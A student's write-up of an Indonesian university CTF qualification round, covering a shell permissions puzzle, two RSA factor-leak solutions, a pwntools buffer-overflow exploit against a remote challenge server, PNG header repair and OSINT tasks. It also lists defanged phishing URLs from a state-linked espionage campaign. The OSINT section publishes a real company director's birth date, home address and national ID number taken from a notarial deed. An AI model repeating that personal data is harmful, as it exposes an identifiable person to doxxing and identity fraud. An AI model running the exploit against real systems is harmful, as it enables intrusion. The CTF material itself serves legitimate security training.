


Write Up

Community Qualification CTF HMIF

By: M. Rayhan Farrukh (grwna)




| | |
|-----------------|----|
| Misc | 2 |
| sanity check | 2 |
| whoami | 3 |
| BMW | 5 |
| Crypto | 8 |
| Algebra Quiz | 8 |
| Wok | 10 |
| PWN | 12 |
| Baby | 12 |
| Forensic | 13 |
| Dino Kuning | 13 |
| Osint | 14 |
| Direktur | 14 |

Misc

sanity check



On the discord server, in the “misc” channel there was a “fake flag” given before the CTF starts. It reads:




If you copy the message you can get the full text:

~~~~~

CTFITB{True\_l0ve\_is\_n0t\_copy\_p@ste}

Flag : CTFITB{True\_l0ve\_is\_n0t\_copy\_p@ste}

## whoami



This is a shell challenge. The description of the chall hints that we need to look through the users on the machine. We start out as the user `coki`, and from there we can go back to home using `cd ..`, then `ls` to see all available users.

```
coki@6ca196089109:/home$ ls
agus  devil  grock  joko   marcel  paquito  sintia  vina   yogi
budi  evil   hulk   kiki   nana    quincy   tresno  windy  zakcy
coki  frank  intan  linda  omar    rocky    usman  xena
coki@6ca196089109:/home$
```

Here, i used find (`find . f -name "flag*"`) to search for every file that starts with “flag” in their name.

```
./coki/flag.txt  
./coki/flags.tar  
./grock/flag.txt  
./paquito/flags.tar  
./paquito/flag.txt  
./agus/flag.txt
```

(the .tar files and the flag in coki weren't there when i solve it 💀)

And there we can see where the flag.txt files are. You can `cat flag.txt` to open the flag files, but only the file in agus can be opened currently first part of flag: `CTF{M@s_a9us_indih0m3_}`. Moving on to grock, if we use `cat` it'll say permission denied, we don't have access to the file as the current user, and we can use `su` to switch user to grock with the password format given, then `cat flag.txt`, second part of flag: `cannot_t0uch_`. The last flag is in paquito directory, for this one switching user to paquito doesn't immediately give you access to the file. And if we see using `ls -la`, turns out the file doesn't belong to paquito.

```
-rw-r--r-- 1 paquito paquito 3526 Mar 29 2024 .bashrc  
-rw-r--r-- 1 paquito paquito 807 Mar 29 2024 .profile  
----r----- 1 911 ormas 17 Nov 9 10:34 flag.txt  
-rw-r--r-- 1 paquito paquito 20480 Nov 10 11:10 flags.tar
```

It is owned by the user 911 that belongs to the group ormas. This time you can't switch to the user using `su 911`, because 911 isn't the username, this user doesn't have its username configured. So the other option is to get the privilege of the ormas group. You can get the GID (group id) using `getent`, `getent group ormas` which returns: `ormas:x:1020:` From here i look through the `/etc/passwd` file, which is a file that stores information about users on the machine. And i found this:

```
ROCKY:x:1017:1017:/:/home/ROCKY:/  
sinta:x:1018:1018:/:/home/sinta:/  
tresno:x:1019:1020:/:/home/tresno:  
usman:x:1020:1021:/:/home/usman:/  
vina:x:1021:1022:/:/home/vina:/bi
```

The user tresno belongs to the ormas group, which means you can switch to tresno to get access to the file. Third part: `ormas_rwxRWXrwx}`

Flag: `CTF{M@s_a9us_indih0m3_CANNOT_t0UCH_ormas_rwxRWXrwx}`

# BMW

**BMW**  
**100**

easy

Peretas yang diduga terkait dengan dinas intelijen negara telah membajak iklan penjualan mobil BMW. Iklan tersebut telah dimodifikasi oleh para peretas dengan menurunkan harga dan menyisipkan malware. Dapatkah kalian menemukan iklan yang telah dimodifikasi ini? Saya menduga malicious URL yang tertulis pada gambar iklan masih dapat diakses hingga saat ini. Submit link original, bukan shortener.

Flag Format : CTFITB{https://....}

dovodedomo

We are told to find a url that a russian hacker used to lure western diplomats using a BMW car ad that claims to sell the car for cheap. First i googled for “BMW ad hacker” and looked through images, i found this:



More high quality photos are [here](#): <https://t.ly/>

|              |                                                                                                                                                                                                                               |
|--------------|-------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------|
| Model        | BMW 5, 2.0 TDI (184 HP)                                                                                                                                                                                                       |
| Year         | April 2011                                                                                                                                                                                                                    |
| Mileage      | 266,000 km                                                                                                                                                                                                                    |
| Engine       | 2.0 Diesel                                                                                                                                                                                                                    |
| Transmission | Mechanic                                                                                                                                                                                                                      |
| Colour       | Black, black leather interior                                                                                                                                                                                                 |
| Package      | A/C, set of summer and winter tires, ABS/ESP, led lights, cruise control, multifunction steering wheel, CD, electric seats, electric windows, engine control, rain sensor, electrical hand brake, airbags, start-stop system. |
| Price        | 7,500 Euros                                                                                                                                                                                                                   |
| Custom       | NOT CLEARED                                                                                                                                                                                                                   |
| Contact      |                                                                                                                                                                                                                               |

The image contains a link that's been blurred. At first i thought the challenge was about extracting the data from the blurred parts, but after messing around with the image i couldn't figure out how to unblur it, so i decided to go back to google and look for websites

instead. After visiting the websites one by one and reading through to find any information, i came across this linkedin article:

<https://www.linkedin.com/pulse/russian-state-hackers-uses-bmw-car-ads-deliver-nimnaka-kumaradasa/>

The article actually listed multiple urls used by the hacker for their exploit.

```
hxxp://tinyurl[.]com/ysvxa66c  
hxxp://t[.]ly/1lFg  
hxxps://resetlocations[.]com/bmw.htm  
hxxps://tinyurl[.]com/mrxcjbs  
hxxps://simplesalsamix[.]com/e-yazi.html  
hxxps://www.willyminiatures[.]com/e-yazi.html
```


And there we found it, if you follow the challenge instruction, you should get the flag on the first try as it is the first url on the list that is not a shortened link, but i decided to start from the bottom 😊.

```
Flag: CTFITB{https://resetlcations.com/bmw.htm}
```

# Crypto

---

## Algebra Quiz



Challenge:

```
from Crypto.Util.number import getPrime, bytes_to_long as b2l

FLAG = open('flag.txt', 'rb').read()
assert len(FLAG) < 1024 // 8
pt = b2l(FLAG)

p = getPrime(512)
q = getPrime(512)
n = p * q
e = 0x10001

ct = pow(pt, e, n)

leak1 = 3*p**2*q**2 + 4*p*q**2 - 3*p*q
leak2 = 3*p*q + 2*q
```

```

print(f'n = {n}')
print(f'e = {e}')
print(f'ct = {ct}')
print(f'l1 = {leak1}')
print(f'l2 = {leak2}')

```

This is an RSA challenge which means we can solve using the formula:

$$ciphertext^d \equiv plaintext \pmod{n}$$

Where  $d$  is the modular inverse of  $e$  mod  $m$ :

$$ed \equiv 1 \pmod{m}$$

And  $m$  or ( $\phi$ ) is the *euler's totient function*

$$\phi(n) = (p - 1)(q - 1)$$

We are mainly interested in these lines:

```

n = p * q

leak1 = 3*p**2*q**2 + 4*p*q**2 - 3*p*q

leak2 = 3*p*q + 2*q

```

Because we know leak2 and n we can solve the equation to find p and q.

$$leak2 = 3pq + 2q$$

$$leak2 = (3p + 2)q$$

$$q = \frac{leak2}{(3p + 2)}$$

Substitute q in n:

$$\begin{aligned}
n &= pq \\
n &= p\left(\frac{leak2}{(3p + 2)}\right) \\
n &= \frac{p(leak2)}{(3p+2)} \\
3pn + 2n &= p(leak2) \\
2n &= p(leak2 - 3n) \\
p &= \frac{2n}{leak2-3n}
\end{aligned}$$

Then, once we know p we can divide with n to find q.

Solution:

```
from Crypto.Util.number import *

variables = {}
with open('output.txt', 'r') as file:
    for line in file:
        key, value = line.strip().split(' = ')
        variables[key] = int(value.strip())

n, e, ct, l1, l2 = variables.values()

p = 2*n // (l2 - 3*n)

q = n // p
phi = (p-1) * (q-1)
d = inverse(e,phi)
flag = long_to_bytes(pow(ct,d,n)).decode()
print(flag)
```

Flag: CTFITB{g4mPan9l4h\_ma1N\_alj4baR\_d0aN\_g\_k0k\_5e4322875ce4c789b1d614}

itu gak rispek banget wok!

itu gak rispek banget  
wok!

244

LLL

Plis wok 🤪 aku mau 😊 sprei 🛌 gratis 😃 trus ibuku 🙏  
itu agak miskin 💸 wok saya liat 💰 at livestreammu 💬  
kenapa kamu 🤣 ketawa hah? 🤪 mana sprei 🛌 gratis  
🤑 yang kau 🤣 janjikan 🤖 itu hah? 🤪 disaat  
pendukungmu 🙏 oke 🤗 gas ⚡ oke 🤗 gas ⚡ kamu 🤣  
malah ketawa 🤣 itu ga 🚫 rispek 😑 banget wok! 🤪  
dan jangan lupa 😊 makanan siang 🍽 gratisnya 🤑 wok!

Bounty information: - First blood 100k - Second solve  
75k - Third solve 50k

yellow

chall.py

output.txt

Challenge:

```
from Crypto.Util.number import getPrime, bytes_to_long as b2l
import random

FLAG = open('flag.txt', 'rb').read()

primes = [getPrime(512) for _ in range(8)]

p = primes[0]
q = primes[1]
n = p * q
```

```

e = 0x10001

pt = b2l(FLAG)
ct = pow(pt, e, n)

mods = [n]
for prime in primes[2:]:
    mods.append(p * prime + random.randrange(2**15, 2**16))

print(f'n = {n}')
print(f'e = {e}')
print(f'ct = {ct}')
print(f'mods = {mods}')

```

To solve this challenge, we need to find d where:

$$ed \equiv 1 \pmod{\phi(n)}$$

and,

$$\phi(n) = (p - 1)(q - 1)$$

Basically, we need to find p and q. The idea is to use the values in mods to calculate p. The values in mods —besides the first which is n— all share a common factor p with n, but with some differences as a result of the addition with random numbers. The solution can be bruteforced by iterating over the values in the random range and subtracting it to get the actual values which share the factor p with n.

Solution:

```

from Crypto.Util.number import *
from numtheory import gcd

n = ...
e = 65537
ct = ...
mods = [....]

p = 0
for mod in mods[1:]:
    for i in range(2**15, 2**16):
        modn = mod - i
        gcd_val = gcd(n, modn)
        if gcd_val != 1 and gcd_val != n:

```

```
p = gcd_val
break
if p > 0:
    break
q = n // p
phi = (p-1) *(q-1)
d = inverse(e,phi)
flag = pow(ct,d,n)
print(long_to_bytes(flag).decode())
```


Here, after subtracting the random values, we find the gcd of n and the values in mod, if they have a non-trivial gcd, then that gcd is p. After that we can calculate the other values and finally get the flag.

Flag: CTFITB{Dis4At\_p3NduKunGmU\_oKe\_g45\_0k3\_G4S\_k4Mu\_maL4h\_k3tAwa\_itU\_g4k\_R1sp3k\_b4n9eT\_w0k!}

# PWN

---

## Baby



This is a very simple ret2win challenge. But nonetheless, the challenge has both the binary and the source code attached.

```
void win(int mantra)
{
    puts("noice!");
    FILE *f = fopen("flag.txt", "r");
    if (f == NULL)
    {
        printf("File flag.txt does not exist! >:( ");
        return ;
    }
    char flag[0x100];
    fgets(flag, 0x100, f);
    puts(flag);
}

void vuln()
{
    char buff[32];
```

```

    read(0, buff, 0x200);

    puts("buru-buru dibuat :V\n");
}

int main()
{
    setvbuf(stdout, NULL, _IONBF, 0);
    setvbuf(stdin, NULL, _IONBF, 0);
    setvbuf(stderr, NULL, _IONBF, 0);
    vuln();
    puts("yah, jelek..."); 
    return 0;
}

```

Here we can see that the `main()` calls the `vuln()` function, but what we're interested in is the `win()` which actually prints out the flag. However, it is not called by the `main()` so we can't just run the binary to get it. Looking at `vuln()`, the function takes an input using `read`, although the limit of data inputted is 512 bytes meanwhile the `buff` variable only takes in 32 bytes of data. Which means we can overflow the input to take in more than 32 bytes of data and make it switch the return address to the address of the `win()`.

To do that, first we need to find the `win()` address, which is easy enough using `gdb`:

```

pwndbg> info fun
All defined functions:

Non-debugging symbols:
0x0000000000401000  __init
0x0000000000401030  puts@plt
0x0000000000401040  printf@plt
0x0000000000401050  read@plt
0x0000000000401060  fgets@plt
0x0000000000401070  setvbuf@plt
0x0000000000401080  fopen@plt
0x0000000000401090  __start
0x00000000004010c0  __dl_relocate_static_pie
0x00000000004010d0  deregister_tm_clones
0x0000000000401100  register_tm_clones
0x0000000000401140  __do_global_dtors_aux
0x0000000000401170  frame_dummy
0x0000000000401176  win
0x00000000004011f9  vuln
0x000000000040122e  main

```

Here we see that the address is at 0x00000000000401176, or in little endian bytes `\x76\x11\x40\x00\x00\x00\x00\x00`, so after we get the address we can start crafting the exploit:

```
from pwn import *

conn = remote("20.11.49.81",8885)
payload = b"A" * 32 + b"B" * 8 + b"\x76\x11\x40\x00\x00\x00\x00\x00"
conn.sendline(payload)
print(conn.recvuntil(b"}").decode())
```

The payload is made up of 32 + 8 arbitrary data, 32 for the buff variable, and 8 to overflow the RBP into the return address. And finally the address of the `win()` function to replace the return address. Running the exploit returns:

```
buru-buru dibuat :V

noice!
CTFITB{welkam_to_prak_orkom3_yey_3083127}
```

```
Flag: CTFITB{welkam_to_prak_orkom3_yey_3083127}
```

# Forensic

---

## Dino Kuning

dino kuning  
493

foren baby

Bring back my yellow dino!!




frennn

▶ View Hint  
▶ View Hint

 [chall.pdf](#)

The challenge gives a pdf file that can't be opened. Using file on the pdf gives the "correct" file type pdf, but using exiftool on it says that the file format is unknown. From here i concluded that the challenge is about file tampering. To confirm this i opened the file in a hex editor to take a look on what's happening. After looking through the hex data, i found something interesting:



```
g; .....?.....  
^...<$.....IEND.  
B`.
```

The file ends with an IEND®B bytes which is the trailer values for a png file, which means that this is a png file not a pdf. Other than IENDB the bytes in the end, the file seems to be

missing or have some bytes misconfigured so as to deface it from the original png. Some of the wrong bytes include the header:

```
%PDF-.....DHIR  
.....h/  
|....pHYs.....  
...+\....\iTtxtXM  
L:com.adobe.xmp.
```

For the file to be a png file, the header should match the header of png files, and “DHIR” should be “IHDR”, so that’s the first step to recovering the file. For the steps in recovering the png file, i mostly used [PNG Specification: File Structure](#) for references mixed with some small googling for some small things here and there. After changing those bytes, we can check if the file is now correct using pngcheck,

```
└$ pngcheck dino.png  
dino.png  CRC error in chunk IHDR (computed 20fbdb3d, expected cc682f7c)  
ERROR: dino.png
```

So there is an error in the CRC of the IHDR chunk, consulting the site tells us where the crc is, and we can replace those bytes with the bytes shown by pngcheck. After fixing the crc the next error is an unrecognized chunk name:

```
dino.png: invalid chunk name "'DET' (fffffffab 44 45 54)
```

Consulting the reference i found those bytes are supposed to be the IDAT chunk, where the data of the image is stored. After fixing the missing IDAT, we finally fixed the png and can open it. The content of the image is this:



The image contains the titular “Dino Kuning”, but other than that there’s nothing much else. After looking around the internet on what to do with the image for a while (about 1.5 hours 😱), i just decided to give up on it and focus on other challenge. But then a hint for the challenge dropped:



The image from the hint appears different than the one i've got as the lower part of the dino's body is visible. And from this i suspect that the image dimensions are also tampered with. We can fix it by changing the hex bytes for the height to be longer (see the reference site for help). And with that we finally solved the challenge:



CTFITB{4Ku\_sUK4\_d!n0\_kunin6\_awWw\_98e78579}

Flag: CTFITB{4Ku\_sUK4\_d!n0\_kunin6\_awWw\_98e78579}

# Osint

---

## Direktur

**direktur**  
**100**

**osint**

Saat ini, aku sedang magang di sebuah instansi pemerintah. Atas permintaan atasan, aku diberi tugas untuk lebih mengenal direktur tempat aku magang. Bantulah aku untuk mencari informasi tentang direktur ini.


Format flag:  
CTF{namalengkap\_tahunlahir\_kodejurusan\_angkatan masukkuliah\_nik}

Note:

1. Flag ditulis huruf kecil semua TANPA SPASI
2. Kuliah yang dimaksud yang sarjana ya

frennn

Since the challenge description talks in first person, I immediately assumed that the author was talking about himself. And so we need to find info on where the author is currently employed as an intern. First, we need to figure out the identity of the author. On the discord server, at one point the author said this:



### Challenge Daemon

| No | Nama          | Challenge   |
|----|---------------|-------------|
| 1  | Frendy Sanusi | CTF (OSINT) |
| 2  |               |             |
| 3  |               |             |

And so we've figured out the identity of the author. After that, we need to look somewhere where we might see information about the author's employment, so i immediately went to linkedin: <https://www.linkedin.com/in/frendysanusi/>

And there i found this:



Information Technology Intern  
PT Jasa Dan Kepariwisataan Jabar (Perseroda) · Internship  
Sep 2024 - Present · 3 mos  
Bandung, West Java, Indonesia · On-site

- Conducted penetration testing on Jaswita websites. Here, I found vulnerabilities in endpoints, potentially leading to data breaches..

Penetration Testing, React Native and +6 skills

The author currently has an internship in a company for tourism in West Java. We can look up the company's profile on google, and we'll find their website. On the website after looking around, i found the page for the structure of organization of the company and i found the director:



**Direktur**  
Wahyu Nugroho Heru Cahyo, ST, MM.

Warga Negara Indonesia, lahir di Madiun, Jawa Timur pada tahun 1977 dan diangkat pertama kali sebagai Direktur Utama Perseroan berdasarkan Surat Keputusan Gubernur Provinsi Jawa Barat Nomor 1006/AR.06.02.01/XII/BIA tanggal 06 Januari 2022 yang dinyatakan dalam Akta Pernyataan Keputusan Sirkuler Umum Pemegang Saham Perseroan Terbatas PT Jasa dan Kepariwisataan Jabar (Perseroda) Nomor 04 tanggal 20 Januari 2023 sebagaimana dinyatakan dalam Surat Pemberitahuan Perubahan Data Perseroan PT Jasa dan Kepariwisataan Jabar oleh Kemenkumham Nomor AHU AH.01.09-0035259 Tanggal 25 Januari 2023.

Menyelesaikan Pendidikan Sarjana Teknik Industri Institut Teknologi Bandung (ITB) pada tahun 2002 dan S2 Magister Manajemen Universitas Widyaatma Bandung pada tahun 2022.

From this page alone we've got the full name, year of birth, college major, and we can interpolate the college entry year from the graduation year. And here comes the hard part. For the last part of the flag we need to find his Citizen Id Number, which is usually private, but after a lengthy search and consulting the internet, i've found that sometimes a company or institution will show the Citizen Id of important figures within the organization in official documents to officiate the document. So i start searching for documents by the company.

First i looked through their 2023 yearly report: [Laporan Tahunan 2023](#), but i couldn't find it, so i look again and found the new rules of conduct, established when the person of interest became a director: [Peraturan Perusahaan \(PT Jaswita Jabar\)](#), but still to no avail. After searching one more time, i found this: [notaris](#), and finally:

1. Tuan WAHYU NUGROHO HERU CAHYO, Sarjana Teknik, Magister -  
Manajeman, lahir di Madiun, pada tanggal 10-05-1977 ----  
(sepuluh Mei Seribu Sembilan ratus tujuh puluh tujuh), -  
Warga Negara Indonesia, Karyawan Swasta, bertempat -----  
tinggal di Kabupaten Bandung Barat, Jalan Maribaya Nomor  
56, Rukun Tetangga 002, Rukun Wartha 004, Desa Kayuambon,  
Kecamatan Lembaran, Pemeqang Kartu Tanda Penduduk dengan  
Nomor Induk Kependudukan 3217011005770017; -----  
-menurut keterangan selaku Direktur Utama Perseroan; --

And so, to recap:

Fullscreen: Wahyu Nugroho Heru Cahyo

Y.O.B: 1977

Major code: 134

Citizen Id (NIK): 3217011005770017

For the college entry year, it was a bit bruteforced. The graduation year is 2002, so the entry year is likely 1998 for four years of college, but i tried it and it's wrong, then i tried 1997, still wrong, then i tried 1996. And finally the challenge is solved.

Flag: CTFITB{wahyunugrohoherucayho\_1977\_134\_1996\_3217011005770017}